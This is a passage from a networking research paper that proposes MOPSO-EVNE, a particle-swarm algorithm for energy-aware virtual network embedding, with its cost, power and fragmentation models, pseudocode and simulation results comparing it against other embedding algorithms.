Where $CPU(n_{v_i})$ is the required CPU for the virtual node n_{v_i}, $BW(l_{v_i})$ is the required bandwidth for the virtual link l_{v_i}, and $Life(vnr_i, t) = 1$ if vnr_i is in its lifetime and substrate resources are allocated to it, otherwise $Life(G_{v_i}, t) = 0$.

Substrate resources fragmentation (SNF): substrate resources fragmentation is one of the most important factors that have high impact on VNE revenue and cost. Substrate resources are considered fragmented if there are enough substrate resources to embed VN but the available substrate resources are scattered. VNR will be rejected, because it

cannot be allocated to connected substrate resources while there are sufficient substrate resources to achieve this VNR.

Substrate network is considered fragmented if there are two sub-graphs $G_{s_i}, G_{s_j} \subset G_s$, such that $N_{s_i} \cap N_{s_j} = \emptyset$ and $\nexists p'_s \in P'_s$ connects two substrate nodes from N_{s_i} and N_{s_j}, where P'_s is the set of all loop free substrate paths in G_s that have available bandwidth greater than or equal a pre-specified lower bound bandwidth and have path length less than or equal a pre-specified maximum path length.

To measure substrate network fragmentation (SNF) at time t, we use the following formula:

$$SNF(t) = 1 - \frac{\sum_{i=1}^m \left(Residual(G_{s_i}, t) \right)^q}{\left(\sum_{i=1}^m Residual(G_{s_i}, t) \right)^q} \quad (2)$$

Where m is the number of fragments in the SN, q is a positive integer number greater than 1 to reduce the influence of the small negligible fragments as long as one large fragment exits, and $Residual(G_{s_i}, t)$ is the total residual substrate resources in sub-substrate network G_{s_j} at time t. $Residual(G_{s_i}, t)$ is calculated as following:

$$Residual(G_{s_i}, t) = \sum_{n_{s_i} \in N_{s_i}} CPU_{residual}(n_{s_i}, t) + \sum_{l_{s_i} \in L_{s_i}} BW_{residual}(l_{s_i}, t),$$
$$\text{Where } G_{s_i} = (N_{s_i}, L_{s_i})$$

The substrate network fragmentation formula in equation (1) is inspired by the fragmentation measure proposed by Gehr and Schneider in [20].

Virtual Network Embedding Cost: as in [18, 19], the cost of embedding vnr_i at time t is defined as the sum of all allocated substrate CPU and substrate bandwidth to vnr_i at time t.

$$Cost(vnr_i, t) = Life(vnr_i, t). \left(\sum_{n_{v_i} \in N_{v_i}} CPU(n_{v_i}) + \sum_{l_{v_i} \in L_{v_i}} BW(l_{v_i}). Length(M_{L_{v_i}}(l_{v_i})) \right) \quad (3)$$

Where $Length(M_{L_{v_i}}(l_{v_i}))$ is the length of the substrate path that the virtual link l_{v_i} is mapped to.

Power consumption modeling: Substrate nodes are turned *on* from *off* to accommodate virtual nodes or to work as intermediate nodes in substrate paths. Recently, there is a new trend to deploy routing cards in data center networks to function as IP routers. Like commercial routers, routing cards handles all packet-processing tasks in hardware with high processing rate and low latency. The power consumption of the routing cards is nearly constant. As shown in [21], fully loading routing card increases its power consumption by around 5% over being idle. As any PCI-based cards, routing card has two states: *enabled* state, which consumes constant power, denoted by P_r, and *disabled* state, which does not consume any power.

To model power consumed by substrate nodes to accommodate virtual nodes, we studied the power consumption rates of different types of servers, which are collected using SPEC power benchmark[1] and is depicted in

Fig. 2. Fig. 2 shows that each server has a baseline power, which is the power consumed in idle state, and the remaining power consumption is proportional to CPU utilization. Now, we can model the power consumed by an active substrate node n_s at time t as:

$$P_S(n_s,t) = P_b(n_s) + \big(P_m(n_s) - P_b(n_s)\big).CPU(n_s,t) + P_r(n_s).Routing_{state}(n_s)$$

Where $P_b(n_s)$ is the baseline power of the substrate node n_s, $P_m(n_s)$ is the maximum power consumption for the substrate node n_s, $CPU(n_s,t)$ is the total CPU utilization for the substrate node n_s at time t, $P_r(n_s)$ is the power consumed by active routing card, and $Routing_{state}(n_s)$ is equal to *1* if the routing card is *enabled* and equal to *0* if the routing card is *disabled*.

Total power consumed by substrate network at time t is defined as the sum of all power consumed by all substrate nodes at time t.

$$Power_S(t) = \sum_{n_s \in N_s} P_S(n_s,t)$$

Power consumption to accommodate virtual node n_v in substrate node n_s can be calculated as following:

$$P_{Vn}(n_v,t) = \begin{cases} P_b(n_s) + \big(P_m(n_s) - P_b(n_s)\big).CPU(n_v), \\ \quad if\ State\ (n_s,t) = 0 \\ \big(P_m(n_s) - P_b(n_s)\big).CPU(n_v), \\ \quad if\ State\ (n_s,t) = 1 \end{cases}$$

Where $State\ (n_s,t)$ is the state of substrate node n_s at time t. $State\ (n_s,t)$ equal to *1* if n_s is *on* and equal to *0* if n_s is *off*. $CPU(n_v)$ is the required CPU for the virtual node n_v.

Power consumption to embed virtual link l_v on substrate path $path_s$ can be calculated as following:

$$P_{Vl}(l_v,t) = \sum_{n_s \in PN_s} \begin{cases} P_b(n_s) + P_r(n_s), \\ \quad if\ State\ (n_s,t) = 0\ and \\ \quad Routing_{state}(n_s) = 0 \\ P_r, \quad if\ State\ (n_s,t) = 1\ and \\ \quad Routing_{state}(n_s) = 0 \\ 0, \quad otherwise \end{cases}$$

Where PN_s is the set of all substrate nodes participate in substrate path $path_s$.

Total power consumption to embed virtual network request vnr_i at time t is defined as the sum of all power consumption to embed its virtual nodes and virtual links.

$$Power_V(vnr_i,t) = \sum_{n_{v_i} \in N_{v_i}} P_{Vn}(n_{v_i},t) + \sum_{l_{v_i} \in L_{v_i}} P_{Vl}(l_{v_i},t)$$
(4)

[1]First Quarter 2011 SPECpower_ssj2008 Results available online at (http://www.spec.org/power_ssj2008/results/res2011q1/)

Objectives: the main objectives are to increase the revenue of VNE, decrease the cost of VNE, decrease the power consumed by substrate nodes, and decrease substrate resources

fragmentation in the long run. To evaluate the achievement of these objectives, we use the following metrics:

- *The long-term average revenue*, which is defined by

$$\lim_{T \to \infty} \left(\frac{\sum_{t=0}^{T} \sum_{i=1}^{I} R(vnr_i,t)}{T} \right)$$
(5)

Where $I = \| VNR \|$, and T is the total time.

- *The VNR acceptance ratio*, which is defined by

$$\frac{\|VNR_s\|}{\|VNR\|}$$
(6)

Where VNR_s is the set of all accepted virtual network requests.

- *The long term R/Cost ratio*, which is defined by

$$\lim_{T \to \infty} \left(\frac{\sum_{t=0}^{T} \sum_{i=1}^{I} R(vnr_i,t)}{\sum_{t=0}^{T} \sum_{i=1}^{I} Cost(vnr_i,t)} \right)$$
(7)

- *The long-term average substrate network* fragmentation, which is defined by

$$\lim_{T \to \infty} \left(\frac{\sum_{t=0}^{T} SNF(t)}{T} \right)$$
(8)

- *The long-term average substrate network power consumption*, which is defined by

$$\lim_{T \to \infty} \left(\frac{\sum_{t=0}^{T} Power_S(t)}{T} \right)$$
(9)

V.   THE PROPOSED ALGORITHM

In this section, we redefine the parameters and operations of the particles in PSO and describe the details of the proposed MOPSO-EVNE algorithm

A. Redefining PSO particles operations

We redefined the parameters and operations of the particles in PSO as following:

Position (X): the position vector $X_i(t) = (x_i^1(t), x_i^2(t),..,x_i^n(t))$ of a particle i at time t represents virtual node mappings of a VNE solution. n is the number of virtual nodes in the virtual network. All virtual nodes and substrate nodes are ordered and each node has an order number. $x_i^m(t)$ is the order number of substrate node that contains virtual node with order number m.

Velocity (V): The velocity vector $V_i(t) = (v_i^1(t), v_i^2(t),..,v_i^n(t))$ guides VNE solution (particle) to modifications that enhance current solution. $v_i^m(t)$ is a substrate path specifies a sequence of substrate nodes in which a virtual node with the order number m will be mapped to.

Subtraction ($\ominus$): $X_j(t) \ominus X_i(t) = (SPath_{ij}^1(t), SPath_{ij}^2(t),..,SPath_{ij}^n(t))$, where $SPath_{ij}^m(t)$ is a shortest loop free substrate path from substrate node with the order number $x_i^m(t)$ to substrate node with the order number $x_j^m(t)$.

Addition ($\oplus$): $p_i V_i(t) \oplus p_j V_j(t)$ indicates that substrate paths are kept from $V_i(t)$ with probability p_i and kept from $V_j(t)$ with probability p_j, where $p_i + p_j = 1$.

Multiplication ($\otimes$): $X_i(t) \otimes V_i(t+1)$, where $X_i(t) = (x_i^1(t), x_i^2(t), .. x_i^m(t).., x_i^n(t))$, and $V_i(t+1) =$

$(v_i^1(t+1), v_i^2(t+1), .., v_i^m(t+1), .., v_i^n(t+1))$ indicates that the virtual node number m, which is currently mapped to the substrate node number $x_i^m(t)$, will be mapped to the first substrate node in the substrate path $v_i^m(t+1)$ with enough CPU. If substrate node number $x_i^m(t)$ already participates in the substrate path $v_i^m(t+1)$, the virtual node number m will be mapped to the first substrate node after the substrate node number $x_i^m(t)$ with enough CPU if found.

Finally, position and velocity updating equations are redefined as following:

$$V_i(t+1) = wV_i(t) \oplus c_1 r_1 \left(pBest_i(t) \ominus X_i(t)\right)$$
$$\oplus c_2 r_2 (X_{leader}(t) \ominus X_i(t)) \qquad (10)$$

$$X_i(t+1) = X_i(t) \otimes V_i(t+1) \qquad (11)$$

Where $w + c_1 r_1 + c_2 r_2 = 1$, and $X_{leader}(t)$ is the position vector of the particle (VNE solution) that is used to guide another particle towards better areas in the solution space. According to the redefined operations, $\left(pBest_i(t) \ominus X_i(t)\right)$ is a set of substrate paths from current position $X_i(t)$ to the personal best position $pBest_i(t)$, and $(X_{leader}(t) \ominus X_i(t))$ is a set of substrate paths from current position $X_i(t)$ to the leader position $X_{leader}(t)$. As a result, $V_i(t+1)$ is a set of substrate paths that guide particle to its personal best position or to position of Pareto optimal solution. The multiplication operation in equation (11) moves each dimension in the position vector $X_i(t)$ one step toward personal best position or toward Pareto optimal solution.

B. MOPSO-EVNE algorithm

The steps of the proposed multi-objective particle swarm optimization energy aware virtual network-embedding algorithm (MOPSO-EVNE), are shown in Algorithm 1.

Particle swarm $S(t)$ is initialized by collecting a set of VNE feasible solutions. MOPSO-EVNE algorithm initializes $S(t)$ by creating a candidate substrate node list for the virtual node with the largest resources. Candidate substrate nodes list is created by collecting all substrate nodes with enough resources to embed virtual node. Candidate substrate nodes list is sorted in ascending order according to the power consumption rate for each node. Active substrate nodes with lower power consumption are selected first before activating inactive nodes. MOPSO-EVNE visits candidate substrate nodes in the created list sequentially and maps virtual network (starting from the virtual node with the largest resources). Virtual link mappings are performed during the node mapping process in breadth-first search manner to find shortest loop free substrate path with minimum number of activated substrate nodes. MOPSO-EVNE algorithm incrementally increases the maximum allowed substrate path length to visit large number of candidate substrate nodes and maximize the spread of solutions found.

If the $Create\_New\_Particle()$ function failed in creating new VNE feasible solution from the current candidate substrate node, we move to the next candidate node. After initializing particle swarm $S(t)$, each position vector for each particle is improved by using $Improve()$, which applies local search. Each dimension in the particle position vector is remapped to another substrate node, if this mapping improves position vector. New substrate node is specified by creating breadth first search trees from all substrate nodes contains neighbor of the current virtual node. All trees are increased concurrently and the first common substrate node is used as optimization position. Dimensions in the particle position are visited in a round robin fashion until no further improves are reached.

In line 29, each particle position vector is evaluated using objective functions specified by equations 1, 2, 3, and 4. Velocity vectors are initialized randomly for each particle. In line 30, $S(t)$ is sorted into a hierarchy of non-dominated Pareto fronts by applying *Fast Nondominated Sorting* approach proposed in [22]. Each particle is assigned a rank value based on its dominance level and crowding distance value.

External archive EA(t) is used to keep the non-dominated solutions found during the search process. External archive solutions will be used as leaders to update velocity vectors of the particles of the swarm. Furthermore, the final output of the MOPSO-EVNE algorithm will be selected from the solutions contained in external archive. In line 32, initial external archive EA(t) is created and the non-dominated solution of the particle swarm S(t) are copied into the external archive EA(t).

Lines from 33 to 47 describe details of each iteration. In each iteration, one of the non-dominated particles is selected from $EA(t)$ to be used as leader. Velocity vector and position vector are updated using equations (10) and (11). To avoid swarm stagnation, position vector is mutated with mutation probability pro_{mut}. Without mutation, the proposed algorithm might stop or converge to a local optimum. Mutation is performed by remapping mutated dimension in the position vector to substrate node with enough substrate resources. Virtual links are remapped without considering the maximum substrate path length. $Improve()$ Function is used to optimize the new position vector to become visible solution. Each particle is evaluated using objective functions and its *pBest* is updated accordingly.

At the end of each iteration, external archive EA(t) must be updated to add new non-dominated solutions found during this iteration. Solutions in external archive EA(t) are combined with the updated solutions in swarm $S(t+1)$, sorted into non-dominated Pareto fronts, and sorted in descending order according to their Crowding-distance values. External archive $EA(t+1)$ is updated by selecting the first $EA_{MaxSize}$ solutions.

After a certain number of iterations, the MOPSO-EVNE algorithm selects best Pareto optimal front from the external archive EA(t) and returns it as suggested solution.

ALGORITHM 1: The details of the MOPSO-VNE algorithm

INPUTS:

$G_v = (N_v, L_v)$: VN to be embed

$G_s = (N_s, L_s)$: SN to embed on

$Iterations_{Max}$: maximum number of iterations

$Swarm_{Size}$: swarm size

$EA_{MaxSize}$: maximum size of the external archive

$Max\_backtrack$: upper bound of nodes re-mapping operation

$Hops_{Max}$: maximum allowed substrate path length

OUTPUTS:

M(G_v): map VN nodes and links to SN's resources

S_VNE: VN embedding success flag

Begin

1: Build breadth-first searching tree of G_v from virtual node with largest resources.

2: Sort all nodes in each level in the created breadth-first tree in descending order according to their required resources.

3: Create an empty particle swarm $S(t)$ at $t = 0$

4: $Hops = 0$, where $Hops$ is the maximum allowed substrate path length in current iteration

5: Build candidate substrate node list C_s for $G_{v_{root}}$

6: **while** size of $S(t) < Swarm_{Size}$ **and** $Hops \leq Hops_{Max}$

7:   **for** each substrate node $n_{s_j} \in C_s$

8:     Create new map $M'(G_v) = \phi$

9:     $Add\left(\left(n_{v_i}, n_{s_j}\right), M'(G_v)\right)$, where $n_{v_i} = G_{v_{root}}$

10:     $backtrack\_count = 0$

11:     **if** $Create\_New\_Particle(G_s, n_{v_{i+1}}, S(t), M'(G_v))$ **then**

12:       $S(t) = S(t) \cup \{M'(G_v)\}$

13:     **else**

14:       $Delete\left(\left(n_{v_i}, n_{s_j}\right), M'(G_v)\right)$

15:     **end if**

16:     **if** size of $S(t) \geq Swarm_{Size}$ **then**

17:       **break**

18:     **end if**

19:   **end for**

20:   $Hops = Hops + 1$

21: **end while**

22: **if** size of $S(t) = 0$ **then**

23:   $S\_VNE = false$

24:   **return**

25: **else**

26:   $Swarm_{Size} =$ size of $S(t)$

27: **end if**

28: $Improve(S(t))$

29: Evaluate each particle in $S(t)$ according to the objective functions (1), (2), (3), and (4)

30: Initialize the velocity vector randomly for each particle

31: Sort swarm S(t) into different non-domination levels.

32: create and initialize *external archive $EA(t)$ with* non-dominated particles in S(t)

33: **while** $t < Iterations_{Max}$

34:   **for** each particle *p* in $S(t)$

35:     Randomly select a single *leader* out of $EA(t)$

36:     Update the particle's velocity vector and the position vector using equations (10) and (11).

37:     Perform mutation on particle *p* with the mutation probability pro_{mut}

38:     locally improve the particle *p*

39:     Evaluate the particle *p* according to the objective functions (1), (2), (3), and (4)

40:     Update *pBest* of the particle *p*

41:   **end for**

42:   Sort all particles in $S(t+1) \cup EA(t)$ into different non-domination levels.

43:   Calculate Crowding-distance for each particle in $S(t+1) \cup EA(t)$

44:   Sort in $S(t+1) \cup EA(t)$ *in descending order based on* Crowding-distance values

45:   Update external archive $EA(t+1)$ by getting the first $EA_{MaxSize}$ particles from the sorted $S(t+1) \cup EA(t)$

46:   $t = t + 1$

47: **end while**

48: M(G_v) = $Best\_Pareto\_optimal\_front(EA(t))$

49: $S\_VNE = true$

50: **return**

End

VI. PERFORMANCE EVALUATION

To evaluate the performance of the proposed algorithm, we have compared its performance with the following algorithms: *RW-MaxMatch* [16], *RW-BFS* [14], *AdvSubgraph-MM* [10], *AdvSubgraph-MM-EE* [10], and *AdvSubgraph-MM-EE-Link* [10]. In the following subsections, we describe the evaluation environment settings and discuss the simulations' results.

A. Evaluation environment settings

Performance is evaluated using two substrate network topologies, which are generated using Waxman generator. The first SN topology is configured with 50 nodes and 250 links. Bandwidth of the substrate links are uniformly distributed between 50 and 100 with average 75. The second SN topology is configured with 200 nodes and 1000 links. Bandwidth of the substrate links are uniformly distributed between 50 and 150 with average 100. Each substrate node is randomly assigned one of the following server configurations: HP ProLiant ML110 G4 (Intel Xeon 3040, 2 cores X 1860 MHz, 4 GB), or HP ProLiant ML110 G5 (Intel Xeon 3075, 2 cores X 2660 MHz, 4 GB).

We generated 1000 Virtual network topologies using Waxman generator with average connectivity 50%. The number of virtual nodes in each VN is variant from 2 to 20. Each virtual node is randomly assigned one of the following CPU: 2500 MIPS, 2000 MIPS, 1000 MIPS, and 500 MIPS, which are correspond to the CPU of Amazon EC2 instance types. Bandwidths of the virtual links are real numbers uniformly distributed between 1 and 50. VN's arrival times are generated randomly with arrival rate 10 VNs per 100 time units. The lifetimes of the VNRs are generated randomly between 300 and 700 time units with average 500 time units. Generated SN and VNs topologies are stored in brite format and used as inputs for all algorithms. For all algorithms, we set the maximum allowed hops ($Hops_{Max}$) to 2, and the upper bound of remapping process ($Max\_backtrack$) to *3n*, where *n* is the number of nodes in each VNR. $Iterations_{Max}$ and $Swarm_{Size}$ of the MOPSO-EVNE algorithm are set to 5 and 10. Finally, we compared the results from the implemented algorithms.

B. Evaluation results

MOPSO-EVNE algorithm increases VNR acceptance ratio as shown in Fig. 3 and Fig. 4. Fig. 3 shows the VNR acceptance ratio comparison using the first substrate network, which is configured with 50 substrate nodes and 250 virtual links. Fig. 4 shows the VNR acceptance ratio comparison using the second substrate network, which is configured with 200 substrate nodes and 1000 virtual links. *AdvSubgraph-MM*, *AdvSubgraph-MM-EE*, and *AdvSubgraph-MM-EE-Link* are not compared using the second substrate network (200 nodes) because they have high complexity (require more than one month).

VNR acceptance ratio is evaluated using equation (6), which only considers the number of accepted VNRs without considering variations between VNRs' sizes. In Fig. 5 and Fig. 6, we compared the ratio of accepted virtual resources (virtual CPU and virtual BW) without considering its VNRs.

Although, MOPSO-EVNE algorithm increases the acceptance ratio among other algorithms, it rejects 81% and 33% of virtual resources (Fig. 7 and Fig. 8). The reason behind this rejection is the lack of available substrate resources (Fig. 9 and Fig. 10), especially the lack of available substrate CPU (Fig. 11 and Fig. 12).

MOPSO-EVNE algorithm increases the long-term average revenue, which is defined by equation (5) (Fig. 13 and Fig. 14). As shown in Fig. 15 and Fig. 16, MOPSO-EVNE algorithm increases the revenue compared with the cost of embedding VNRs. In Fig. 15, revenue/cost ratio of MOPSO-EVNE algorithm exceeds 100%, which means that the cost of embedding VNRs is less than gained revenue from embedding them. MOPSO-EVNE algorithm increases the revenue by increasing substrate resource utilization (Fig. 17 and Fig. 18) and reducing substrate resources fragmentation (Fig. 19), which is defined by equation 8.

The long-term average substrate network power consumption is compared and depicted in Fig. 20 and Fig. 21. Fig. 20 and Fig. 21 show that MOPSO-EVNE algorithm consumes more power, but this is due to the large amount of accommodated virtual resources. To investigate this point, we compared the power consumed by accommodating one unit of virtual resources. Fig. 22 and Fig. 23 show the comparison results. *RW-MaxMatch* algorithm is removed from Fig. 22 because it has a very high power consumption rate. Although, MOPSO-EVNE algorithm activated more substrate nodes to achieve more VNRs (Fig. 24 and Fig. 25), the power consumption rate of the proposed algorithm is similar to the power consumption rate of the *AdvSubgraph-MM-EE-Link* algorithm using small substrate network. However, *AdvSubgraph-MM-EE-Link* algorithm is not applicable to large substrate networks.

Although, we run our simulation with small size of particle swarm (10 particles) and with small number of iterations (5

iterations), MOPSO-EVNE algorithm increases the revenue and the acceptance ratio in reasonable time. Fig. 26 and Fig. 27 show the average VNE time consumed by each algorithm.

Fig.3. VNR acceptance ratio comparison using 50 substrate nodes

Fig.4. VNR acceptance ratio comparison using 200 substrate nodes

Fig.5. Virtual resources acceptance ratio comparison using 50 substrate nodes

Fig.6. Virtual resources acceptance ratio comparison using 200 substrate nodes

Fig.7.   Rejected virtual resources comparison using 50 substrate nodes

Fig.8.   Rejected virtual resources comparison using 200 substrate nodes

Fig.9.   Available substrate resources comparison using 50 substrate nodes

Fig.10.   Available substrate resources comparison using 200 substrate nodes

Fig.11.   Available substrate CPU comparison using 50 substrate nodes

Fig.12.   Available substrate CPU comparison using 200 substrate nodes

Fig.13.   Revenue comparison using 50 substrate nodes

Fig.14.   Revenue comparison using 200 substrate nodes

Fig.15.   Revenue/Cost ratio comparison using 50 substrate nodes

Fig.16.   Revenue/Cost ratio comparison using 200 substrate nodes

Fig.17. Substrate resources utilization comparison using 50 substrate nodes

Fig.18. Substrate resources utilization comparison using 200 substrate nodes

Fig.19. Substrate resources fragmentation comparison using 50 substrate nodes

Fig.20. Power consumption comparison using 50 substrate nodes

Fig.21. Power consumption comparison using 200 substrate nodes

Fig.22. Comparing power consumption per virtual resource unit using 50 substrate nodes

Fig.23. Comparing power consumption per virtual resource unit using 200 substrate nodes

Fig.24. Active substrate nodes comparison using 50 substrate nodes

Fig.25.   Active substrate nodes comparison using 200 substrate nodes

Fig.26.   Average virtual network embedding time comparison using 50 substrate nodes

Fig.27.   Average virtual network embedding time comparison using 200 substrate nodes

VII.   CONCLUTION

